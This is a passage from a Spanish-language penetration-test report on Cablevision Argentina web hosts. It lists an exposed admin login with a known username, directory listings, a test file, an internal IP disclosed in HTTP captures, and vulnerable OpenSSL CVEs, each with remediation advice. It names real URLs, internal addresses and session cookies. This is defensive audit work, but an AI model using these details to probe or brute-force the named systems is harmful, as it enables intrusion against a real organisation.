Se ha detectado que si se ingresa a la URL <https://cablevisionflow.com.ar/simplesamlflow/>, el servidor realiza una redirección a https://cablevisionflow.com.ar/simplesamlflow/module.php/core/frontpage_welcome.php el cual, a su vez, también redirecciona a https://cablevisionflow.com.ar/simplesamlflow/module.php/core/loginuserpass.php?AuthState=_XXX%3Ahttps%3A%2F%2Fcablevisionflow.com.ar%2Fsimplesamlflow%2Fmodule.php%2Fcore%2Fas_login.php%3FAuthId%3Dadmin%26ReturnTo%3Dhttps%253A%252F%252Fcablevisionflow.com.ar%252Fsimplesamlflow%252Fmodule.php%252Fcore%252Ffrontpage_welcome.php.

Ésta última URL es la que solicita al usuario que ingrese las credenciales del usuario **admin**, por lo que de la dupla de autenticación (usuario y password) ya se posee una de las dos variables, lo que facilita la tarea de la búsqueda mediante fuerza bruta de la contraseña del usuario que posee privilegios administrativos.



A su vez también se ha detectado que la URL <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/authenticate.php> se puede elegir entre ingresar a la plataforma de administración (link <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/authenticate.php?as=admin>) o la de un usuario sin privilegios (link <https://cablevisionflow.com.ar/simplesamlflow/module.php/core/authenticate.php?as=innova-sp>)



Recomendación

Se recomienda que los administradores evalúen la necesidad real de disponer de conexión remota irrestricta a servidores y servicios críticos.

En caso de ser necesarios estos servicios, debido a que los mismos son administrativos deberían estar limitados sólo a aquellos usuarios con privilegios disponibles para realizar este tipo de acciones.

#010. Listado de directorios y archivos

IMPACTO: *ALTO*

OCURRENCIA: *MEDIA*

RIESGO: *ALTO*

Descripción

Cuando se solicita un directorio (por ejemplo <https://www.ejemplo.com/dir1/>), el servidor web generalmente se configura para que envíe un archivo en particular dentro de ese directorio automáticamente.

Si no se puede localizar ninguno de los archivos configurados dentro del directorio al cual se está accediendo o, caso contrario, no hay ninguno establecido, un servidor web puede generar un listado del contenido del directorio.

Esto aunque puede resultar muy útil en algunos casos, en general conviene desactivar esta funcionalidad por cuestiones de seguridad ya que esos directorios podrían revelar información confidencial.

Se ha detectado que el host remoto está configurado para mostrar la lista de archivos contenidos en diferentes directorios. Esto no es recomendable porque el directorio puede contener archivos que no están expuestos normalmente a través de enlaces en el sitio web.

Impacto

Un usuario puede ver una lista de todos los archivos de los directorios afectados y, posiblemente, los mismos expongan información sensible.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)
- web.cablevisionflow.com.ar (tcp/443)

URLs Afectadas

- <https://cablevisionflow.com.ar:443/downloads/>
- <https://cablevisionflow.com.ar:443/assets/>
- <https://cablevisionflow.com.ar:443/templates/>

- <https://web.cablevisionflow.com.ar:443/download/>

Modalidad

- BlackBox
- GreyBox

Detalle

Ingresando a cualquier URL de las afectadas el servidor devuelve la lista de archivos que posee:



Index of /templates




















<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 contenido.html	2017-01-04 12:12	896	
 error.html	2017-01-04 12:12	92	
 final.html	2017-01-04 12:12	667	
 header-activacion-ST..>	2017-01-04 12:12	101	
 header-activacion.html	2017-01-04 12:12	97	
 header-finalizacion-..>	2017-01-04 12:12	101	
 header-finalizacion...>	2017-01-04 12:12	97	
 header3.html	2017-01-04 12:12	94	
 home.html	2017-01-04 12:12	678	
 loading.html	2017-01-04 12:12	36	
 mail-activacion.html	2017-01-04 12:12	98	
 mailing/	2017-01-04 12:12	-	
 mantenimiento.html	2017-01-04 12:12	51	
 noclientes.html	2017-01-04 12:12	93	
 resumen.html	2017-01-04 12:12	90	
 seleccion.html	2017-01-04 12:12	92	
 sugerencias.html	2017-01-04 12:12	94	

Imagen 33: Listado de archivos y directorios en la URL
"https://cablevisionflow.com.ar/templates/"





Recomendación

Se recomienda asegurarse de que el directorio no contenga información sensible. Además se recomienda restringir las listas de directorios de la configuración del servidor web.

#011. Archivo de prueba

IMPACTO: *ALTO*

OCURRENCIA: *MEDIA*

RIESGO: *ALTO*

Descripción

Mediante a explotación de la vulnerabilidad **Listado de directorios y archivos** (ver **página 61**) se descubrió una URL de prueba dentro del sitio web que, al parecer, está siendo utilizada como una página web de testing pero la misma está publicada de forma tal que cualquier usuario que conozca la URL puede ingresar.

Si bien la información que se proporciona actualmente no ha servido para facilitar la explotación de alguna vulnerabilidad o represente alguna vulnerabilidad en sí, el escenario podría cambiar en un futuro conteniendo archivos o información que no debería estar expuesta normalmente a través de enlaces en el sitio web.

Impacto

Este tipo de vulnerabilidades podría darle a un usuario malintencionado información confidencial o facilitarlo a adquirir datos que lo ayuden en un posterior ataque.

Hosts Afectados

- cablevisionflow.com.ar (tcp/443)

URLs Afectadas


- <https://cablevisionflow.com.ar:443/downloads/archivoejemplo.txt>
- <https://cablevisionflow.com.ar:443/services/>

Modalidad

- BlackBox
- GreyBox

Detalle

Ingresando a cualquier URL de las afectadas se puede ver lo siguiente:



Recomendación

Se recomienda lo siguiente:

- No hacer pública la divulgación de información que pueda servir como fuente para un usuario mal intencionado.
- Verificar quien puede tener acceso a esta información y limitar la publicación sólo a esos usuarios mediante dispositivos de red que bloqueen el acceso desde determinados orígenes o bien solicitando credenciales de acceso.
- Considerar restringir el acceso a grupos concretos (mediante políticas o de forma manual) en vez de permitir que cualquiera tenga acceso. Por lo tanto el acceso restringido siempre es la mejor opción.
- Utilizar un servidor de certificación u homologación distinto al de producción lo más similarmente posible a este último.

#012. Divulgación de información

IMPACTO: ALTO

OCURRENCIA: MEDIA

RIESGO: ALTO

Descripción

Se ha encontrado que el servidor web (que corre el sitio web) posee diversas fallas que conducen a la divulgación de información confidencial, la cual no debería ser pública.

La divulgación de información permite a un atacante ganar valiosa información sobre un sistema. Por consiguiente, siempre se debe considerar qué información se divulga y si un usuario malintencionado puede utilizarla.

Impacto

Revelar información confidencial a los usuarios les facilitaría y los ayudaría a ahorrar tiempo en realizar una intrusión no autorizada.

Hosts Afectados

- web.cablevisionflow.com.ar (tcp/443)
- web.cablevisionflow.com.ar (tcp/7780)
- registro.cablevisionfibertel.com.ar (tcp/443)

URLs Afectadas

- https://web.cablevisionflow.com.ar:443/download/theme/1/
- https://registro.cablevisionfibertel.com.ar:443/dataservice/index.php?dispatcher=ControlRegistracion&action=checkUserLoginName&loginName=correo@dominio.com
- https://auth.cablevision.com.ar:443/saml/authenticationendpoint/
- https://cablevisionflow.com.ar:443/simplesamlflow/module.php/
- https://registro.cablevisionfibertel.com.ar:443/RecuperoUsuario/?withUser=XXXXXXXX
- http://web.cablevisionflow.com.ar:7780/console/

- <http://web.cablevisionflow.com.ar:7780/dataservices/>
- <http://web.cablevisionflow.com.ar:7780/uddi/images>
- <https://cablevisionflow.com.ar:443/simplesamlflow/module.php/saml/sp/saml2-accs.php/innova-sp>

Modalidad

- BlackBox
- GreyBox

Referencias



- CVE-2016-3124


Detalle

Divulgación de información en página de error

El servidor web (que corre el sitio web) encontró una condición inesperada que le impidió completar la solicitud del cliente para acceder a la URL requerida y, en respuesta, ha devuelto un error 404 al realizar una petición a un recurso. Por lo tanto, el error 404 significa que el recurso solicitado no fue encontrado en el servidor.

El problema reside en que además del error 404 que se le notifica al cliente, el servidor web muestra un registro de error proveyendo al cliente detalles que deberían ser confidenciales.







Divulgación de IP privada

El servidor web en diferentes ocasiones muestra al usuario la IP interna de sus activos.

```
1 GET http://web.cablevisionflow.com.ar:7780/console/ HTTP/1.1
2 Proxy-Connection: keep-alive
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 DNT: 1
7 Accept-Encoding: sdch
8 Accept-Language: es-419,es;q=0.8
9 Cookie: _ga=GA1.3.192906350.1484158031
10 Content-Length: 0
11 Host: web.cablevisionflow.com.ar:7780
12
13
```

```
1 HTTP/1.1 302 Moved Temporarily
2 Date: Fri, 03 Mar 2017 17:44:20 GMT
3 Set-Cookie: ADMINCONSOLESESSION=cqfhY5rJsc1Q28jG2J41tHw3hBTKBG7bLB3FgtbRGd8wHp6JR5p!1805368208; path=/
4 X-Powered-By: Servlet/2.5 JSP/2.1
5 Location: http://10.200.182.126:0/console/login/LoginForm.jsp
6
7
```

```
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a href="http://10.200.182.126:0/console/login/LoginForm.jsp">http://10.200.182.126:0/console/login/LoginForm.jsp</a></p>
</body></html>
```

Imagen 45: Divulgación de la IP privada del servidor en respuesta a solicitud

```
1 GET http://web.cablevisionflow.com.ar:7780/dataservices/ HTTP/1.1
2 Proxy-Connection: keep-alive
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 DNT: 1
7 Accept-Encoding: sdch
8 Accept-Language: es-419,es;q=0.8
9 Cookie: _ga=GA1.3.192906350.1484158031; ADMINCONSOLESESSION=cqfhY5rJsc1Q28jG2J41tHw3hBTKBG7bLB3FgtbRGd8wHp6JR5p!1805368208
10 Host: web.cablevisionflow.com.ar:7780
11
12
```

```
1 HTTP/1.1 302 Moved Temporarily
2 Date: Fri, 03 Mar 2017 17:45:20 GMT
3 Set-Cookie: ADMINCONSOLESESSION=tqnHY5rQ0xswJJYf54X9rKt5x49SN0ZmkBb1lgXnkHZFXhDKLZTt!1805368208; expires=Fri, 03-Mar-2017 17:47:50 GMT; path=/dataservices; HttpOnly
4 Connection: close
5 X-Powered-By: Servlet/2.5 JSP/2.1
6 Location: http://10.200.182.126:0/dataservices/login.jsp
7
8
```

```
<html><head><title>302 Moved Temporarily</title></head>
<body bgcolor="#FFFFFF">
<p>This document you requested has moved temporarily.</p>
<p>It's now at <a href="http://10.200.182.126:0/dataservices/login.jsp">http://10.200.182.126:0/dataservices/login.jsp</a></p>
</body></html>
```

Imagen 46: Divulgación de la IP privada del servidor en respuesta a solicitud



Imagen 47: Divulgación de la IP privada del servidor en error 404



Este error solo puede ser resuelto a través de correcciones al software del servidor web. Depende de los operadores del sitio web el localizar y analizar los registros que pueden dar más información sobre el error.

75 | INFORME TÉCNICO

- CONFIDENCIAL -

#013. Múltiples vulnerabilidades en la versión de OpenSSL

IMPACTO: *ALTO*

OCURRENCIA: *MEDIA*

RIESGO: *ALTO*

Descripción

De acuerdo con los datos obtenidos, el servidor web remoto utiliza la versión 1.0.1e de OpenSSL. Esta biblioteca está, por lo tanto, afectada por las siguientes vulnerabilidades:

- **CVE-2016-6306:** The certificate parser in OpenSSL before 1.0.1u and 1.0.2 before 1.0.2i might allow remote attackers to cause a denial of service (out-of-bounds read) via crafted certificate operations, related to s3_clnt.c and s3_srvr.c.
- **CVE-2016-6304:** Multiple memory leaks in t1_lib.c in OpenSSL before 1.0.1u, 1.0.2 before 1.0.2i, and 1.1.0 before 1.1.0a allow remote attackers to cause a denial of service (memory consumption) via large OCSP Status Request extensions.
- **CVE-2016-6303:** Integer overflow in the MDC2_Update function in crypto/mdc2/mdc2dgst.c in OpenSSL before 1.1.0 allows remote attackers to cause a denial of service (out-of-bounds write and application crash) or possibly have unspecified other impact via unknown vectors.
- **CVE-2016-6302:** The tls_decrypt_ticket function in ssl/t1_lib.c in OpenSSL before 1.1.0 does not consider the HMAC size during validation of the ticket length, which allows remote attackers to cause a denial of service via a ticket that is too short.
- **CVE-2016-2842:** The doapr_outch function in crypto/bio/b_print.c in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g does not verify that a certain memory allocation succeeds, which allows remote attackers to cause a denial of service (out-of-bounds write or memory consumption) or possibly have unspecified other impact via a long string, as demonstrated by a large amount of ASN.1 data, a different vulnerability than CVE-2016-0799.
- **CVE-2016-2183:** The DES and Triple DES ciphers, as used in the TLS, SSH, and IPSec protocols and other protocols and products, have a birthday bound of approximately four billion blocks, which makes it easier for remote attackers to obtain cleartext data via a

birthday attack against a long-duration encrypted session, as demonstrated by an HTTPS session using Triple DES in CBC mode, aka a "Sweet32" attack.

- **CVE-2016-2182:** The BN_bn2dec function in crypto/bn/bn_print.c in OpenSSL before 1.1.0 does not properly validate division results, which allows remote attackers to cause a denial of service (out-of-bounds write and application crash) or possibly have unspecified other impact via unknown vectors.
- **CVE-2016-2181:** The Anti-Replay feature in the DTLS implementation in OpenSSL before 1.1.0 mishandles early use of a new epoch number in conjunction with a large sequence number, which allows remote attackers to cause a denial of service (false-positive packet drops) via spoofed DTLS records, related to rec_layer_d1.c and ssl3_record.c.
- **CVE-2016-2180:** The TS_OBJ_print_bio function in crypto/ts/ts_lib.c in the X.509 Public Key Infrastructure Time-Stamp Protocol (TSP) implementation in OpenSSL through 1.0.2h allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted time-stamp file that is mishandled by the "openssl ts" command.
- **CVE-2016-2179:** The DTLS implementation in OpenSSL before 1.1.0 does not properly restrict the lifetime of queue entries associated with unused out-of-order messages, which allows remote attackers to cause a denial of service (memory consumption) by maintaining many crafted DTLS sessions simultaneously, related to d1_lib.c, statem_dtls.c, statem_lib.c, and statem_srvr.c.
- **CVE-2016-2178:** The dsa_sign_setup function in crypto/dsa/dsa_ossl.c in OpenSSL through 1.0.2h does not properly ensure the use of constant-time operations, which makes it easier for local users to discover a DSA private key via a timing side-channel attack.
- **CVE-2016-2177:** OpenSSL through 1.0.2h incorrectly uses pointer arithmetic for heap-buffer boundary checks, which might allow remote attackers to cause a denial of service (integer overflow and application crash) or possibly have unspecified other impact by leveraging unexpected malloc behavior, related to s3_srvr.c, ssl_sess.c, and t1_lib.c.
- **CVE-2016-0800:** The SSLv2 protocol, as used in OpenSSL before 1.0.1s and 1.0.2 before 1.0.2g and other products, requires a server to send a ServerVerify message before establishing that a client possesses certain plaintext RSA data, which makes it easier for

remote attackers to decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, aka a "DROWN" attack.

- **CVE-2016-0799:** The `fmtstr` function in `crypto/bio/b_print.c` in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g improperly calculates string lengths, which allows remote attackers to cause a denial of service (overflow and out-of-bounds read) or possibly have unspecified other impact via a long string, as demonstrated by a large amount of ASN.1 data, a different vulnerability than CVE-2016-2842.
- **CVE-2016-0798:** Memory leak in the `SRP_VBASE_get_by_user` implementation in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g allows remote attackers to cause a denial of service (memory consumption) by providing an invalid username in a connection attempt, related to `apps/s_server.c` and `crypto/srp/srp_vfy.c`.
- **CVE-2016-0797:** Multiple integer overflows in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g allow remote attackers to cause a denial of service (heap memory corruption or NULL pointer dereference) or possibly have unspecified other impact via a long digit string that is mishandled by the (1) `BN_dec2bn` or (2) `BN_hex2bn` function, related to `crypto/bn/bn.h` and `crypto/bn/bn_print.c`.
- **CVE-2016-0705:** Double free vulnerability in the `dsa_priv_decode` function in `crypto/dsa/dsa_ameth.c` in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g allows remote attackers to cause a denial of service (memory corruption) or possibly have unspecified other impact via a malformed DSA private key.
- **CVE-2016-0704:** An oracle protection mechanism in the `get_client_master_key` function in `s2_srvr.c` in the SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a overwrites incorrect MASTER-KEY bytes during use of export cipher suites, which makes it easier for remote attackers to decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, a related issue to CVE-2016-0800.
- **CVE-2016-0703:** The `get_client_master_key` function in `s2_srvr.c` in the SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a accepts a nonzero CLIENT-MASTER-KEY CLEAR-KEY-LENGTH value for an arbitrary cipher, which allows man-in-the-middle attackers to determine the

MASTER-KEY value and decrypt TLS ciphertext data by leveraging a Bleichenbacher RSA padding oracle, a related issue to CVE-2016-0800.

- **CVE-2016-0702:** The `MOD_EXP_CTIME_COPY_FROM_PREBUF` function in `crypto/bn/bn_exp.c` in OpenSSL 1.0.1 before 1.0.1s and 1.0.2 before 1.0.2g does not properly consider cache-bank access times during modular exponentiation, which makes it easier for local users to discover RSA keys by running a crafted application on the same Intel Sandy Bridge CPU core as a victim and leveraging cache-bank conflicts, aka a "CacheBleed" attack.
- **CVE-2015-3197:** `ssl/s2_srvr.c` in OpenSSL 1.0.1 before 1.0.1r and 1.0.2 before 1.0.2f does not prevent use of disabled ciphers, which makes it easier for man-in-the-middle attackers to defeat cryptographic protection mechanisms by performing computations on SSLv2 traffic, related to the `get_client_master_key` and `get_client_hello` functions.
- **CVE-2015-3196:** `ssl/s3_clnt.c` in OpenSSL 1.0.0 before 1.0.0t, 1.0.1 before 1.0.1p, and 1.0.2 before 1.0.2d, when used for a multi-threaded client, writes the PSK identity hint to an incorrect data structure, which allows remote servers to cause a denial of service (race condition and double free) via a crafted `ServerKeyExchange` message.
- **CVE-2015-3195:** The `ASN1_TFLG_COMBINE` implementation in `crypto/asn1/tasn_dec.c` in OpenSSL before 0.9.8zh, 1.0.0 before 1.0.0t, 1.0.1 before 1.0.1q, and 1.0.2 before 1.0.2e mishandles errors caused by malformed `X509_ATTRIBUTE` data, which allows remote attackers to obtain sensitive information from process memory by triggering a decoding failure in a PKCS#7 or CMS application.
- **CVE-2015-3194:** `crypto/rsa/rsa_ameth.c` in OpenSSL 1.0.1 before 1.0.1q and 1.0.2 before 1.0.2e allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via an RSA PSS ASN.1 signature that lacks a mask generation function parameter.
- **CVE-2015-1792:** The `do_free_upto` function in `crypto/cms/cms_smime.c` in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (infinite loop) via vectors that trigger a NULL value of a BIO data structure, as demonstrated by an unrecognized X.660 OID for a hash function.

- **CVE-2015-1791:** Race condition in the `ssl3_get_new_session_ticket` function in `ssl/s3_clnt.c` in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b, when used for a multi-threaded client, allows remote attackers to cause a denial of service (double free and application crash) or possibly have unspecified other impact by providing a `NewSessionTicket` during an attempt to reuse a ticket that had been obtained earlier.
- **CVE-2015-1790:** The `PKCS7_dataDecode` function in `crypto/pkcs7/pk7_doit.c` in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (NULL pointer dereference and application crash) via a PKCS#7 blob that uses ASN.1 encoding and lacks inner `EncryptedContent` data.
- **CVE-2015-1789:** The `X509_cmp_time` function in `crypto/x509/x509_vfy.c` in OpenSSL before 0.9.8zg, 1.0.0 before 1.0.0s, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b allows remote attackers to cause a denial of service (out-of-bounds read and application crash) via a crafted length field in `ASN1_TIME` data, as demonstrated by an attack against a server that supports client authentication with a custom verification callback.
- **CVE-2015-1788:** The `BN_GF2m_mod_inv` function in `crypto/bn/bn_gf2m.c` in OpenSSL before 0.9.8s, 1.0.0 before 1.0.0e, 1.0.1 before 1.0.1n, and 1.0.2 before 1.0.2b does not properly handle `ECPParameters` structures in which the curve is over a malformed binary polynomial field, which allows remote attackers to cause a denial of service (infinite loop) via a session that uses an Elliptic Curve algorithm, as demonstrated by an attack against a server that supports client authentication.
- **CVE-2015-0293:** The SSLv2 implementation in OpenSSL before 0.9.8zf, 1.0.0 before 1.0.0r, 1.0.1 before 1.0.1m, and 1.0.2 before 1.0.2a allows remote attackers to cause a denial of service (`s2_lib.c` assertion failure and daemon exit) via a crafted `CLIENT-MASTER-KEY` message.
